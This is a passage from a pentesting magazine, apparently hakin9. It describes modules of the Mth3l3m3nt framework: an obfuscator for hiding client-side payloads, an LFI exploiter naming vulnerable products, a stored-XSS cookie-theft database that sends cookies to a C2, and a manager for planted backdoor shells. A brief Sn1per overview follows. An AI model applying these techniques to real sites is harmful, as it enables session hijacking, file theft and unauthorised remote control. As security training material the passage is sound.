


```
hakin9
```

Page rendered by Mth3l3m3nt Framework v1.2, using JIG in 14.75 msecs / Memory usage 3145.7 KB

WHOIS


This is nothing big, just the basic reconnaissance feature of "whois" put in a graphical user interface, helps in gaining information about a particular asset, e.g. below is the information from exploit-db on one of the key assets on the internet for pentesters.



```
Domain Name: EXPLOIT-DB.COM
   Registry Domain ID: 1576318363_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.no-ip.com
   Registrar URL: http://www.no-ip.com
   Updated Date: 2012-02-22T22:20:57Z
   Creation Date: 2009-11-19T22:12:26Z
   Registry Expiry Date: 2019-11-19T22:12:26Z
   Registrar: Vitalwerks Internet Solutions LLC DBA No-IP
   Registrar IANA ID: 1327
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1.NO-IP.COM
   Name Server: NS2.NO-IP.COM
   Name Server: NS3.NO-IP.COM
   Name Server: NS4.NO-IP.COM
   Name Server: NS5.NO-IP.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-06-06T08:18:38Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

Client side Obfuscator

This is a simple utility that obfuscates client side code using JavaScript unescape function; it becomes particularly useful not only to pentesters in hiding their payloads on the client side but also to developers that would like to avoid hotlinking or people reading their code with ease.



Web Utilities: Client Side Obfuscator

Please Note That this works for HTML,javascript,HTML5 only. Server Side Languages Not Supported Yet. If you have server side Languages eg PHP mixed please paste the non PHP part only to avoid interpretation problems on your web page

```
<script>
<!--
document.write(unescape("%3Cscript%3Ealert%28%22https%3A//www.hakin9.org%22%29%3B%3C/script%3E"));
//-->
</script>
```


Page Compiled One time

LFI Exploiter

This module was written to ensure that penetration testers can develop working proof of concept exploits within seconds on a graphical user interface and utilize them over time. It currently supports two strategies of LFI that can be leveraged but more can be created over time as the tool morphs. The strategies are:

Append payload to the cookie header and do an injection via the cookie when it controls elements of the application, e.g. for Koha's LibLime, it loaded the language templates via the cookie, allowing one to bypass this and invoke other elements other than language files.

Appending of a payload to the URL (most generic form of LFI) where you add a payload to the URL and it is built with the payload to attempt file extraction, e.g., on WordPress Plugin Membership Simplified v1.58 - Arbitrary File Download.



New Plugins
List all

LFI Plugins

Search


Title	Type	Actions
WordPress eBook Generator File Download Vulnerability	Generic	Exploit Edit Delete
HUAWEI LFI (cve-2015-7254)	Generic	Exploit Edit Delete
Zimbra Collaboration server LFI	Generic	Exploit Edit Delete
Koha Opac Local File Inclusion	Cookie	Exploit Edit Delete

Cookie Theft Database

This module was built to give a little more potency in the attacks done via stored XSS (Cross Site Scripting) to move proof of concepts from the regular alert (1) exploits to something meaningful, ideally to enable one to steal cookies, possibly replay them and impersonate users or trick them into performing unintended actions, *or annoy them :-D*, and page contents then verify them as workable elements. It takes a number of items into consideration for a "campaign" (stored XSS instance against a page and its change of state). It considers:

- Referring page that lead to the vulnerable page
- Change in state and cookies on vulnerable page.

It does all this by appending a virtual iFrame on the page and populating with a form (not visible on page) that can monitor certain elements in the DOM as required and send them back to the C2 as a POST request.



victim.mth3l3m3nt.com (Retrieved: 2016-07-24)

You have successfully added a hooking script on this URL on this link: http://victim.mth3l3m3nt.com/main.php

The cookies collected from the XSS attack are as below:

mid=1

```
Links to download the pages with content: to access are as below:
```

The hooked page i.e. content of the page where you added your attacking script can be found here

Additionally the content of the page you needed to test for access based on the cookies stolen can be found: here

Once you download the content pages rename them to .html to view the content through a browser.


The page that lead you to the vulnerable page is: http://victim.mth3l3m3nt.com/cookieset.php?id=1&logintype=login

Web Herd

Lastly, we have our little webherd, it is common when performing a pentest on a number of targets to have backdoors everywhere and lose sight of them, and this tool can work in conjunction with the **Shell Generator** function to give workable backdoors, but would ideally work with any minimal shell using POST. It gives a neat display of shells and allows you to control and run commands from the interface like a basic C2 server. This comes in quite handy when managing the shells and is even more helpful when you need to "`rm -rf backdoor`" **or** "`del /q backdoor`" before closing on a security assessment in order to not leave clients "bugged".

No one likes an inflicted RCE ☺️

Below is the simple dashboard of a new backdoor uploaded to the location shown.



Successfully saved.

Zombie list

Name	Location	Parameter
Mth3l3m3nt Target	http://victim.mth3l3m3nt.com/upload/backdoor.php	cmd

Page rendered by Mth3l3m3nt Framework v1.2, using JIG in 130.52 msecs / Memory usage 2359.3 KB

Below is a sample showing how to run commands on the backdoor from Mth3l3m3nt and get responses; comes in quite handy, as is seen from our compromised windows target below.

Sn1per

Automated Pentest Recon Scanner

by 1N3

ABOUT THE CREATOR AND PROJECT

1N3

1N3 is a Sr. Penetration Tester, top ranked bug bounty researcher and founder of CrowdShield bug bounty programs and Xero Security. 1N3 currently holds the OSCE and OSCP certifications and is listed on several notable halls of fame, including: AT&T, "Hack the Army" and the Department of Defense bug bounty programs.

GitHub: https://github.com/1N3/Sn1per

CrowdShield: https://crowdshield.com

Xero Security: https://xerosecurity.com

About

Sn1per is an automated scanner that can be used for penetration testing and bug bounties to enumerate and scan for vulnerabilities. There are two editions of Sn1per currently available – Sn1per Professional and Sn1per Community Edition.


Sn1per Professional

Sn1per Professional is Xero Security's (https://xerosecurity.com) premium reporting solution for managing large pentest and bug bounty scopes. Sn1per Professional provides several enhanced features beyond the Community Edition to allow users to easily find interesting hosts and vulnerabilities.

Features

- A professional reporting interface.
- A slideshow for all gathered screenshots.
- Searchable and sortable DNS, IP and open port database.
- Detailed host reports with high level recon data.
- Quick links to online tools, recon links and detailed reports.
- A personalized notes field for each host.

Screenshots



Automated Pentest Recon Scanner by 1N3@CrowdShield - https://crowdshield.com

